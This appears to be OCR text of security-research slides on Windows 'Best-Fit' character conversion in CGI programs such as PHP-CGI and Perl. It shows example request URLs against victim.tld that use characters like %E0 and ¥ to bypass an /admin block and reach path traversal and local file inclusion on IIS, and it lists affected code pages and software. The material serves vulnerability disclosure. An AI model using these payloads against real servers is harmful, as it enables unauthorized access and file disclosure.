
Windows Registry


Active Directory


CGI


Stdin
Web Server
CGI
Stdout
Environment Variables
Query string, path, headers etc.

CGI



ReadConsoleInputA
Bestfit!
Stdin
Web Server
ANSI
CGI
Stdout
Environment Variables
Query string, path, headers etc.
Bestfit!
GetEnvironmentVariableA


Browser
/index.php/%E0dmin
Web Server
⛔Block access to /admin
CGI
PATH_INFO=/index.php/àdmin
$_SERVER['PATH_INFO']
GetEnvironmentVariableA("PATH_INFO")


Browser
/index.php/%E0dmin
Web Server
⛔Block access to /admin
CGI
PATH_INFO=/index.php/àdmin
PATH_INFO=/index.php/admin
Bestfit!


PHP w/ CGI-Mode

http://victim.tld/index.php/foo/bar




PHP w/ CGI-Mode

http://victim.tld/index.php/foo/bar




PHP w/ CGI-Mode

http://victim.tld/index.php/../../secret



PHP w/ CGI-Mode


http://victim.tld/index.php/../../secret




Ah sh t, here we go again.

PHP w/ CGI-Mode

http://victim.tld/index.php/..¥..¥secret/foo/



Apache + PHP-CGI

For a non-existing file

```
http://victim.tld/index.php/..¥..¥NONEXIST/
```

└ Render index.php


For an existing file

```
http://victim.tld/index.php/..¥..¥windows/win.ini/
```

└ No input file specified error

With IIS + PHP-CGI + doc_root configured

It Can Become LFI!



Perl CGI

Query, Path, Headers ...


All affected!

PHP w/ CGI Mode


- $_REQUEST, $_GET
- $_SERVER
  - ORIG_PATH_INFO
  - ORIG_PATH_TRANSLATED
  - PATH_INFO
  - PATH_TRANSLATED
  - PHP_SELF

All Code Pages lead to Path Traversal (on IIS)

- 874: Thai
- 1250: Latin 2 / Central European
- 1251: Cyrillic
- 1252: Latin 1 / Western European
- 1253: Greek
- 1254: Turkish
- 1255: Hebrew
- 1256: Arabic
- 1257: Baltic
- 1258: Vietnamese



Attack Surfaces ✨



We found many such bugs!

- PHP
- Java
- Perl
- tar (Windows built-in)
- curl (Author build)
- wget
- Bzip2
- Microsoft Excel
- OpenSSL
- Subversion (SVN)
- Perforce
- PostgreSQL
- Plink on Putty
- XZ Utils

We found many such bugs!

- PHP
- Java
- tar (Windows built-in)
- curl (Author build)
- wget
- Bzip2
- Microsoft Excel
- OpenSSL
- Perforce
- PostgreSQL
- Plink on Putty
- XZ Utils

